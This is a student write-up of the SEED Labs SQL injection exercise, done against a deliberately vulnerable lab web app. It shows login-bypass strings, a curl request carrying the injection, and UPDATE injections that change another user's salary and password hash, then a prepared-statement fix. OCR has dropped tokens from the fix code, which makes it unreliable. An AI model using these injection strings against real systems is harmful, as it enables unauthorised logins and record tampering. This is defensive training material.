
Lab 4 - SQL Injection Attack


2.1 Task 1: Get Familiar with SQL Statements

```
[05/04/24]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 188
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name ='alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

2.2 Task 2: SQL Injection Attack on SELECT Statement

We assume that you do know the administrator's account name which is admin, but you do not the password.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	20000	3/5	43254314				


We have used **admin'#** for log in into admin account without the need of password.


2.2.2 Task 2.2: SQL Injection Attack from command line

```
[05/04/24]seed@VM:.../SQLInjection$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
```

```
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td>
/td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>20000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[05/04/24]seed@VM:.../SQLInjection$
```

2.2.3 Task 2.3: Append a new SQL statement






Here I tried to delete alice but as I am not an authorized user, it cannot be done and it displays the above .


2.3 Task 3: SQL Injection Attack on UPDATE Statement

2.3.1 Task 3.1: Modify your own salary



We have achieved this by using the above statement to change the salary of alice from alice profile.

After saving the above the output of alice data isas follows



2.3.2 Task 3.2: Modify other people' salary


To achieve this the below statement can be saved on alice's edit profile:

',salary='1' where name='boby';#

After executing the above statement we can observe that boby's salary has changed.


2.3.3 Task 3.3: Modify other people' password

As password is saved as hash value we can edit it by using the hash value of the changing password that can be calculated as follows:




this hash value is given in alice's page using the command

',password='eb79546521c72c9731325a706dbb37234c8af7af' where name='boby';#



Now we can login using the new password that is: **passwordchanged**



We have loggedin using these credentials.

2.4 Task 4: Countermeasure - Prepared Statement


We cannot write onto the file so we can do it using the below approach:

```
[05/04/24]seed@VM:.../SQLInjection$ ls -l unsafe_edit_backend.php
-rw-r--r-- 1 root root 1744 Apr 27  2018 unsafe_edit_backend.php
[05/04/24]seed@VM:.../SQLInjection$ sudo cp safe_home.php unsafe_home.php
[05/04/24]seed@VM:.../SQLInjection$ sudo nano unsafe_home.php
[05/04/24]seed@VM:.../SQLInjection$
```

We observe that unsafe_home.php has changed i.e., vulnerability is fixed.

```
GNU nano 2.5.3                    File: unsafe_home.php                    Modified

    // Create a DB connection
    $conn = new        $dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
          "Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = $conn->prepare "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= ? and Password= ?");
  $sql->          "ss", $input_uname, $hashed_pwd);
  $sql->        );
  $sql->            $id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
  $sql->      );
  $sql->      );

  if $id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
  }else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   ^Y Prev Page   M-\ First Line   M-W WhereIs Next   ^^ Mark Text
^X Exit       ^R Read File   ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line ^V Next Page   M-/ Last Line   M-] To Bracket   M-^ Copy Text
```

Now lets try to attack and see if it works.



We observe that while trying to login using **alice'#** now as vulnerability is fixed it is displaying the above error.